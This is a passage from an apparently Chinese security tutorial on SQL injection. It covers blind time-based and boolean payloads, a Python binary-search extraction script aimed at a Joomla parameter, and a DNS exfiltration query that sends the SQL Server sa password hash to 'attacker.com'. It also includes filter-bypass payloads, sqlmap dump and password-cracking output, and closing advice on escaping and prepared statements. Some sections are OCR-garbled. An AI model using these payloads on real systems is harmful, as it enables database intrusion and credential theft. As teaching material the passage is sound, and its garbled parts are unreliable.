mysql> select * from content where id =1 and IF(0,concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0) and '1'='1';
Empty set (0.00 sec)
```

该种技术的优缺点：

这种技术的一个主要优点是对日志几乎没有影响，特别是与基于错误的攻击相比。但是，在必须使用大量查询或 CPU 密集型函数（如 MySQL 的 BENCHMARK()）的情况下，系统管理员可能会意识到正在发生的事情。

另一件需要考虑的事情是你注入的延迟时间。在测试 Web 应用程序时，这一点尤其重要。因为该服务器负载和网络速度可能对响应时间产生巨大的影响。你需要暂停查询足够长的时间，以确保这些不确定因素不会干扰你的测试结果。另一方面，你又会希望延迟足够短以在合理的时间内测试应用程序，所以把握这个时间长短的度是很困难的。

4.3.7 基于布尔的盲注

使用条件：

基于布尔的盲注是在这样的一种情况下使用：页面虽然不能返回查询的结果，但是对于输入布尔值 0 和 1 的反应是不同的，那我们就可以利用这个输入布尔值的注入点来注入我们的条件语句，从而能根据页面的返回情况推测出我们输入的语句是否正确(输入语句的真假直接影响整条查询语句最后查询的结果的真假)

简单举例：

这里可以举一个 SQL SERVR 的例子来说明这种攻击的原理：



```
MALICIOUS PARAMETER (INFERENCE ATTACK ON SQL SERVER).
1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5

QUERY GENERATED (TWO POSSIBLE OUTCOMES FOR THE INJECTED IF).
SELECT name, email FROM members WHERE id=1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5
```

我们注入的语句会验证当前用户是否是系统管理员（sa）。如果条件为 true，则语句强制数据库通过执行除零来抛出错误。否则则执行一条有效指令。

```
mysql> select 123 from dual where 1=1;
+----+
| 123 |
+----+
| 123 |
+----+
1 row in set (0.00 sec)
```

```
mysql> select 123 from dual where 1=0;
Empty set (0.00 sec)
```

再或者我们还能在 order by 后面构造

```
mysql> select 1 from admin order by if(1,1,(select 1 union select 2)) 1
      limit 0,3;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.09 sec)

mysql> select 1 from admin order by if(0,1,(select 1 union select 2)) 1
      limit 0,3;
ERROR 1242 (21000): Subquery returns more than 1 row
```

这里产生报错是因为，Union 查询返回的是两行，这两行都可以作为 order by 的依据，然后系统不知道该选哪一个，于是产生了错误。if 的第一个参数为真的时候不会产生错误，为假的时候产生错误，通过这种方式我们就可以判断出我们构造的条件语句的正确与否。

写到这里其实我还想起了一个比较经典的报错方式，就是使用 `floor(rand(0)*2)` 配合 `group by count(*)` 进行报错的方式，虽然之前这个用在报错注入但这里正好可以利用这个进行报错，我们来测试一下

```
select 1 from admin order by if(1,1,(select count(*) from mysql.user gr
oup by floor(rand(0)*2))) limit 0,3;

mysql> select 1 from bsql order by if(1,1,(select count(*) from mysql.
```

```

user group by floor(rand(0)*2))) limit 0,3;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.39 sec)

mysql> select 1 from bsqli order by if(0,1,(select count(*) from mysql.
user group by floor(rand(0)*2))) limit 0,3;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'

```

其实不光是这条语句，很多报错注入的语句也可以直接拿来替换（当然并不是全部，比如 `select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x` 这个 payload 似乎就不能成功），这里只是一个小小例子而已，关于这个语句为什么报错，其实还是一个和有意思的探究，有兴趣的可以看一下这篇文章 [传送门](#)

构造条件语句还有很多方式，这不同的数据库中是由细微差别的，下表列出了一些例子

DBMS	Condition syntax	Notes
MySQL	<code>IF(condition, when_true, when_false)</code>	Valid in any SQL statement. In stored procedures the syntax is identic to Oracle's. More info here .
	<code>CASE expression WHEN value THEN instruction [WHEN value THEN instruction] [ELSE instruction] END CASE</code>	Only valid in stored procedures. This is the minimal syntax, a more complete one can be found here .
SQL Server	<code>IF condition when_true [ELSE when_false]</code>	Can only be used in stored procedures or in an independent stacked query. More info here .
	<code>CASE expression WHEN value THEN instruction [WHEN value THEN instruction] [ELSE instruction] END</code>	Can only be used in stored procedures. You can also find a more complete syntax here .
Oracle	<code>IF condition THEN when_true [ELSE when_false] END IF</code>	Can only be used in PL/SQL. More information can be found here .
	<code>CASE [expression] WHEN value THEN instruction [WHEN value THEN instruction] [ELSE result] END</code>	Can only be used in PL/SQL. More information and complete syntax here .

4.3.8 数据提取方法

由于是盲注，我们看不到我们的数据回显，我们只能根据返回去猜解，那么在对数据库一无所知的情况下我们只能一位一位地猜解，这里就会用到一些截断函数以及一些转换函数。

比较常见的是 `mid()` `substr()` `locate()` `position()` `substring()` `left()` `regexp like` `rlike` `length()` `char_length()` `ord()` `ascii()` `char()` `hex()` 以及他们的同义函数等，当然这里还可能会需要很多的转换，比如过滤了等于号可以通过正则或者 `in` 或者大于小于号等替换之类的，这部分内容我会放在别的文章梳理一下，这里就不赘述了。

举几个简单的例子：

```
1' and if(length(database())=1,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=2,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=3,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=4,sleep(5),1) # 明显延迟
```

说明：数据库名字长度为 4

```
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) # 明显延迟
```

...

```
1' and if(ascii(substr(database(),1,1))<100,sleep(5),1) # 没有延迟
```

```
1' and if(ascii(substr(database(),1,1))>100,sleep(5),1) # 没有延迟
```

说明：数据库名的第一个字符为小写字母 d

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[a-f]' AND
```

ID=1)

False

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[0-9]' AND
```

ID=1)

True

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[0-4]' AND
```

ID=1)

False

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[5-9]' AND
```

ID=1)

True

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[5-7]' AND
```

ID=1)

True

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^5' AND
```

D

ID=1)

True

说明：密码 hash 的第一个字符为 5

更多函数例如 left 以及更详细的用法指南请见这篇文章的字符串部分 [传送门](#)

二分法提取数据：

实际上我们上面的例子里面已经涉及到部分二分法的知识了，二分法对于我们猜解来讲是提高效率的非常好的方法，简单的说就是先和范围中间的值进行比较，然后判断数据是在中间值左边部分还是右边部分，然后继续相同的操作，直到正确猜中

下面是 C 语言实现二分法查找的一个例子：

```
int search(int arr[], int n, int key)
{
    int low = 0, high = n-1;
    int mid, count=0;
    while(low<=high)
    {
        mid = (low+high)/2;
        if(arr[mid] == key)
            return mid;
        if(arr[mid]<key)
            low = mid + 1;
        else
            high = mid - 1;
    }
    return -1;
}
```

下面是一个示例代码，来源于 [这篇文章](#)

```
# -*- coding:UTF-8 -*-
import requests
import sys
# 准备工作
url = 'http://localhost/Joomla/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]='
string = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
flag = ''
cookies = {'9e44025326f96e2d9dc1a2aab2dbe5b1' : 'l1p92lf44gi4s7jdf5q7310bt5'}
response = requests.get('http://localhost/Joomla/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (ascii(substr((select database()),1,1)) > 78) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)',cookies=cookies,timeout=2)
print(response.text)
i = 1
while i <= 7:
    left = 0
    right = len(string) - 1
    mid = int((left + right) / 2)
    print('\n')
    print(flag)
    print('Testing... ' + str(left) + ' ' + str(right))
    # 特殊情况
```

```
if (right - left) == 1:
    payload = "(CASE WHEN (ascii(substr((select database()),{0},1))>
{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)".fo
rmat(i, str(ord(string[left])))
poc = url + payload
print(poc)
response = requests.get(poc,cookies=cookies,timeout=2)
if ('安全令牌无效') in response.text:
    flag = flag + string[right]
    print(flag)
    exit()
else:
    flag = flag + string[left]
    print(flag)
    exit()
# 二分法
while 1:
    mid = int((left + right) / 2)
    payload = "(CASE WHEN (ascii(substr((select database()),{0},1))>
{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)".fo
rmat(i, str(ord(string[mid])))
poc = url + payload
print(poc)
response = requests.get(poc,cookies=cookies,timeout=2)
# 右半部
if ('安全令牌无效') in response.text:
    left = mid + 1
    print('left:' + str(left))
# 左半部
else:
    right = mid
    print('right:' + str(right))
if (left == right):
    flag = flag + string[left]
    break
# 特殊情况
if (right - left) == 1:
    payload = "(CASE WHEN (ascii(substr((select database()),{0},
1))>{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)
".format(i, str(ord(string[left])))
poc = url + payload
print(poc)
response = requests.get(poc,cookies=cookies,timeout=2)
if ('安全令牌无效') in response.text:
    flag = flag + string[right]
    print(flag)
    break
else:
    flag = flag + string[left]
```

```
print(flag)
break
i += 1
print(flag)
```

4.3.9 Blind OOB(out of bind)

Blind OOB(out of bind)在盲注中使用 dns 进行外带的技巧，当然这个方法是有限制条件的，

要求：除了 Oracle 支持 windows 和 Linux 系统的攻击以外其他攻击只能在 Windows 环境下（UNC 路径）

简单介绍：

服务器可以将 DNS 查询从安全系统转发到互联网中任意 DNS 服务器，这种行为构成了不受控制的数据传输通道的基础。即使我们假设不允许服务器与公共网络连接，如果目标主机动能够解析任意域名，也可以通过转发的 DNS 查询进行数据外带。在 sql 盲注中我们通常以逐位方式检索数据，这是非常繁琐且耗时的过程。因此，攻击者通常需要数万个请求来检索常规大小的表的内容。

而这种 DNS 外带的方式，可以使得攻击者通过从易受攻击的数据库管理系统（DBMS）发出特制的 DNS 请求，攻击者可以在另一端拦截来查看恶意 SQL 查询（例如管理员密码）的结果，在这种情况下每次能传输数十个字符。

此类攻击最有可能发生在任何接受网络地址的功能上，下面是整个攻击过程的示意图：




Figure 2: DNS exfiltration in SQLi attack

以针对 MsSQL 为例：

扩展存储过程是直接在 Microsoft SQL Server (MsSQL) 的地址空间中运行的动态链接库。攻击者可以使用部分存储过程配合符合 Windows Universal Naming Convention (通用命名规则 UNC) 的文件和路径格式来触发 DNS 解析

格式如下：

```
\ComputerNameSharedFolderResource
```

通过将 ComputerName 设置为自定义的地址的值，攻击者能够完成攻击，下面是可以利用的扩展存储过程。

1.master..xp_dirtree

这个扩展存储过程用来获取指定的目录列表和其所有子目录，使用方式如下：

```
master..xp_dirtree '<dirpath>'
```

比如想要获取 C:Windows 目录下的所有目录及其子目录

```
EXEC master..xp_dirtree 'C:Windows';
```

2.master..xp_fileexist

这个扩展存储过程能判断某一文件是否在磁盘上，使用方式如下：

```
xp_fileexist '<filepath>'
```

例如想要检查 boot.ini 这个文件是否在 C 盘

```
EXEC master..xp_fileexist 'C:boot.ini';
```

3.master..xp_subdirs

这个扩展存储过程可以给出指定的目录下的所有目录列表，使用方式如下：

```
master..xp_subdirs '<dirpath>'
```

例如：列出 C:Windows 下的所有第一层子目录

```
EXEC master..xp_subdirs 'C:Windows';
```

实战案例：

下面的例子讲述的是如何通过 master..xp_dirtree() 这个扩展存储过程将 sa 的密码的哈希值通过 DNS 请求外带

```
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1
master.dbo.varbintohexstr(password_hash)
FROM sys.sql_logins WHERE name='sa')
+'.attacker.com';
EXEC('master..xp_dirtree "\\'+'@host+'foobar$"'');
```

使用此预先计算形式是因为扩展存储过程不接受子查询作为给定参数值。因此使用临时变量来存储 SQL 查询的结果。

4.3.10 过滤方法及绕过方式

PHP 中一些常见的过滤方法及绕过方式整理列表：

过滤关键字 and or

php 代码 preg_match('/(and|or)/i',\$id)

会过滤的攻击代码 1 or 1=1 1 and 1=1

绕过方式 1 || 1=1 1 && 1=1

过滤关键字 and or union

php 代码 preg_match('/(and|or|union)/i',\$id)

会过滤的攻击代码 union select user,password from users

绕过方式 1 && (select user from users where userid=1)='admin'

过滤关键字 and or union where

php 代码 preg_match('/(and|or|union|where)/i', \$id)
会过滤的攻击代码 1 && (select user from users where user_id = 1) = 'admin'
绕过方式 1 && (select user from users limit 1) = 'admin'

过滤关键字 and or union where
php 代码 preg_match('/(and|or|union|where)/i', \$id)
会过滤的攻击代码 1 && (select user from users where user_id = 1) = 'admin'
绕过方式 1 && (select user from users limit 1) = 'admin'

过滤关键字 and, or, union, where, limit
php 代码 preg_match('/(and|or|union|where|limit)/i', \$id)
会过滤的攻击代码 1 && (select user from users limit 1) = 'admin'
绕过方式 1 && (select user from users group by user_id having user_id = 1) = 'admin' #user_id 聚合中 user_id 为 1 的 user 为 admin

过滤关键字 and, or, union, where, limit, group by
php 代码 preg_match('/(and|or|union|where|limit|group by)/i', \$id)
会过滤的攻击代码 1 && (select user from users group by user_id having user_id = 1) = 'admin'
绕过方式 1 && (select substr(group_concat(user_id), 1, 1) user from users) = 1

过滤关键字 and, or, union, where, limit, group by, select
php 代码 preg_match('/(and|or|union|where|limit|group by|select)/i', \$id)
会过滤的攻击代码 1 && (select substr(group_concat(user_id), 1, 1) user from users) = 1
绕过方式 1 && substr(user, 1, 1) = 'a'

过滤关键字 and, or, union, where, limit, group by, select, '
php 代码 preg_match('/(and|or|union|where|limit|group by|select|\')/i', \$id)
会过滤的攻击代码 1 && (select substr(group_concat(user_id), 1, 1) user from users) = 1
绕过方式 1 && user_id is not null 1 && substr(user, 1, 1) = 0x61 1 && substr(user, 1, 1) = unhex(61)

过滤关键字 and, or, union, where, limit, group by, select, ', hex
php 代码 preg_match('/(and|or|union|where|limit|group by|select|\'|hex)/i', \$id)
会过滤的攻击代码 1 && substr(user, 1, 1) = unhex(61)
绕过方式 1 && substr(user, 1, 1) = lower(conv(11, 10, 16)) #十进制的 11 转化为十六进制，并小写。

过滤关键字 and, or, union, where, limit, group by, select, ', hex, substr

```
php 代码      preg_match('/(and|or|union|where|limit|group by|select|\'|he  
x|substr)/i', $id)
```

会过滤的攻击代码 1 && substr(user,1,1) = lower(conv(11,10,16))/td>

绕过方式 1 && lpad(user,7,1)

过滤关键字 and, or, union, where, limit, group by, select, ', hex, su
bstr 空格

php 代码 preg_match('/(and|or|union|where|limit|group by|select|\\'|he\x\[subn\]\s)/i', \$id)

会过滤的攻击代码 1 && 1pad(user_7_1)/td>

会过滤的攻击代码：`$_1 = pad(user, 7, 1)`

过滤关键字 and or union where

php 代码 preg_match('/(and|or|union|where)/i' \$id)

会过滤的攻击代码 1 || (select user from users where user_id = 1) = 'admin'

绕过方式 1 || (select user from users limit 1) = 'admin'

4.3.11 SQLmap

使用注入工具 sqlmap 进行自动化注入

对 url 进行测试

```
[root@bogon:~# sqlmap -u "http://192.168.254.1/fs1.php?id=1" --table rf
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 16:04:00

16:04:00] [INFO] testing connection to the target URL
16:04:01] [INFO] charset detected will be 'latin1'
16:04:01] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
16:04:01] [INFO] testing if the target URL is stable
16:04:01] [INFO] target URL is stable
16:04:01] [INFO] testing if GET parameter 'id' is dynamic
16:04:02] [INFO] confirmed that GET parameter 'id' is dynamic
16:04:02] [INFO] GET-parameter 'id' is dynamic
16:04:02] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
16:04:02] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (l) and risk (r) values? [Y/n] y
16:04:10] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
16:04:10] [INFO] testing OR boolean-based blind - WHERE or HAVING clause
16:04:10] [INFO] testing NOT boolean-based blind - WHERE or HAVING clause
16:04:10] [INFO] testing stacked queries - WHERE or HAVING clause
16:04:10] [INFO] testing time-based blind - WHERE or HAVING clause
16:04:10] [INFO] testing UNION query
16:04:10] [INFO] testing OR UNION query
16:04:10] [INFO] testing stacked UNION query
16:04:10] [INFO] testing OR stacked UNION query
16:04:10] [INFO] testing UNION ALL query
16:04:10] [INFO] testing OR UNION ALL query
16:04:10] [INFO] testing stacked UNION ALL query
16:04:10] [INFO] testing OR stacked UNION ALL query
16:04:10] [INFO] testing UNION SELECT query
16:04:10] [INFO] testing OR UNION SELECT query
16:04:10] [INFO] testing stacked UNION SELECT query
16:04:10] [INFO] testing OR stacked UNION SELECT query
16:04:10] [INFO] testing UNION DISTINCT query
16:04:10] [INFO] testing OR UNION DISTINCT query
16:04:10] [INFO] testing stacked UNION DISTINCT query
16:04:10] [INFO] testing OR stacked UNION DISTINCT query
16:04:10] [INFO] testing UNION query (comment)
16:04:10] [WARNING] time-based comparison requires larger statistical model, please wait.....(done)
16:04:10] [INFO] testing MySQL > 5.0.11 stacked queries'
16:04:10] [INFO] testing MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
16:04:10] [INFO] testing MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
16:04:10] [INFO] testing MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
16:04:10] [INFO] testing MySQL > 5.0.12 stacked queries (heavy query)'
16:04:10] [INFO] testing MySQL > 5.0.12 stacked queries (heavy query)'
16:04:10] [INFO] testing MySQL > 5.0.11 AND time-based blind'
16:04:29] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind'
```

给出 payload

```
[16:04:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
[...]
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 1005=1005
  [...]
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716767671,(SELECT (ELT(959=959,1))),0x716b717671,0x78))s),8446744073709551610,8446744073709551610)))
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)
  [...]
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x716767671,0x4f424d6c676d436a724251656a6563444d45586e4b4844744e724662546e4359474e424270654462,0x716b717671),NULL--_KvLN
[...]
[16:04:34] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.9, PHP 5.5.12
back-end DBMS: MySQL >= 5.5
```

注入得出表名结果

```
+---+D34C-4310-+---+
| 000A5a8 |          |
Database: rfdb
[2 tables]
+---+-----+-----+
| rf   JPG   | hacker.png
| rf2  dows.jpg |
+---+-----+-----+  

Database: security
[4 tables]
+---+-----+-----+
| emails  Not Only | Wireshark
| referers  pcapng |
| uagents  PCAPNG |
| users    PNG    |
+---+-----+-----+  

Database: information_schema
[59 tables]
+---+-----+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_FT_BEING_DELETED
| INNODB_FT_CONFIG | Kali Live
+---+-----+-----+
```

继续注入出具体内容

```

root@begin:~# sqlmap -u "http://192.168.254.1/fsl.php?id=1" -T rf --dump
[...]
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 16:21:58
[16:21:58] [INFO] resuming back-end DBMS 'mysql'
[16:21:58] [INFO] testing connection to the target URL
[16:21:58] [INFO] heuristics detected web page charset: ascii
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id [GET]
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 1605>1005

  Types error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b717671,(SELECT (ELT(9597=9597,1))),0x716b717671,0x78)), 8446744073709551610, 8446744073709551610))>1005)

  Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

```

不仅给出了表的内容甚至还自动爆破出了 hash 前的原密码明文

```

[16:21:59] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.9, PHP 5.5.12
back-end DBMS: MySQL >= 5.5
[16:21:59] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[16:21:59] [INFO] fetching current database
[16:21:59] [INFO] fetching columns for table 'rf' in database 'rfdb'
[16:21:59] [INFO] fetching entries for table 'rf' in database 'rfdb'
[16:21:59] [INFO] analyzing table dump for possible password hashes
[16:21:59] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:22:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[pwcrack...]
[16:22:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:22:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:22:41] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[16:23:21] [INFO] cracked password 'rf' for hash 'bea2f3fe6ec7414cdf0bf233abba7ef0'
[16:23:21] [INFO] postprocessing table dump
Database: rfdb
Table: rf
[2 entries]
+----+----+----+
| id | name | password |
+----+----+----+
| 1  | ringfall | bea2f3fe6ec7414cdf0bf233abba7ef0 (rf) |
| 3  | OAQ     | vqv      |
+----+----+----+

[16:23:21] [INFO] table 'rfdb.rf' dumped to CSV file '/root/.sqlmap/output/192.168.254.1/dump/rfdb_rf.csv'
[16:23:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.254.1'
[*] shutting down at 16:23:21

```

4.3.12 防护

魔术引用：

`addslashes()`与`stripslashes()`是功能相反的函数。`addslashes()`用于对变量中的`"`和`NULL`添加斜杠，用于避免传入sql语句的参数格式错误，同时如果有人注入子查询，通过加可以将参数解释为内容，而非执行语句，避免被mysql执行。

不过，`addslashes()`添加的只在 PHP 中使用，并不会写入 MySQL 中。那么，`stripslashes()`的作用是将加了的 PHP 变量去掉，由于不会写入 MySQL 中，所以从 MySQL 查询出来的内容不需要再 `stripslashes()`。

在防注入方面，`addslashes()`可以防止掉大多数的注入，但是此函数并不会检查变量的编码，当使用例如中文 gbk 的时候，由于长度比较长，会将某些 gbk 编码解释成两个 ascii 编码，造成新的注入风险(俗称宽字节注入)。

如果从网页表单、PHP、MySQL 都使用 utf8 编码，则没有这个问题。

`mysql_real_escape_string()`：

由于 `addslashes()`不检测字符集，所以有宽字节注入风险，所以 PHP 中添加了这个函数。这个函数本来是 MySQL 的扩展，但是由于存在宽字节的问题，PHP 基于 MySQL 的扩展开发了此函数。

`mysql_real_escape_chars()`是 `mysql_escape_chars()`的替代用法。与 `addslashes()`相比，不仅会将' " NOL(ascii 的 0)转义，还会把 r n 进行转义。同时会检测数据编码。按 PHP 官方的描述，此函数可以安全的用于 MySQL。

此函数在使用时会使用于数据库连接(因为要检测字符集)，并根据不同的字符集做不同的操作。如果当前连接不存在，刚会使用上一次的连接。

此方法在 PHP5.5 后不被建议使用，在 PHP7 中废除。

预处理查询 (Prepared Statements)：

使用 prepared statements (预处理语句) 和参数化的查询，可以有效的防止 SQL 注入。

为什么预处理和参数化查询可以防止 SQL 注入呢？在传统的写法中，SQL 查询语句在程序中拼接，防注入(加斜杠)是在 PHP 中处理的，然后就发语句发送到 MySQL 中，MySQL 其实没有太好的办法对传进来的语句判断哪些是正常的，哪些是恶意的，所以直接查询的方法都有被注入的风险。在 MySQL5.1 后，提供了类似于 JDBC 的预处理-参数化查询。它的查询方法是：

1. 先预发送一个 SQL 模板过去
2. 再向 MySQL 发送需要查询的参数 就好像填空题一样，不管参数怎么注入，MySQL 都能知道这是变量，不会做语义解析，起到防注入的效果，这是在 MySQL 中完成的。

4.3.13 实践

基本查询过滤

```
function sqlwaf($query = "")  
{  
    $q = mysql_real_escape_string($query);  
    return $q;  
}
```


在查询前引入

```
if (!isset($_GET['query']))  
{  
    http_redirect("/error.php?msg=Error, need to provide a query to search");  
}  
$query = $_GET['query'];  
// $query = xsswaf($_GET['query']);  
$query = sqlwaf($_GET['query']);  
$pictures = Pictures::get_all_pictures_by_tag($query);  
?>
```

使用 pdo

```
$pdo = new PDO("mysql:host=localhost;dbname=test;charset=utf8",'root','lxz');  
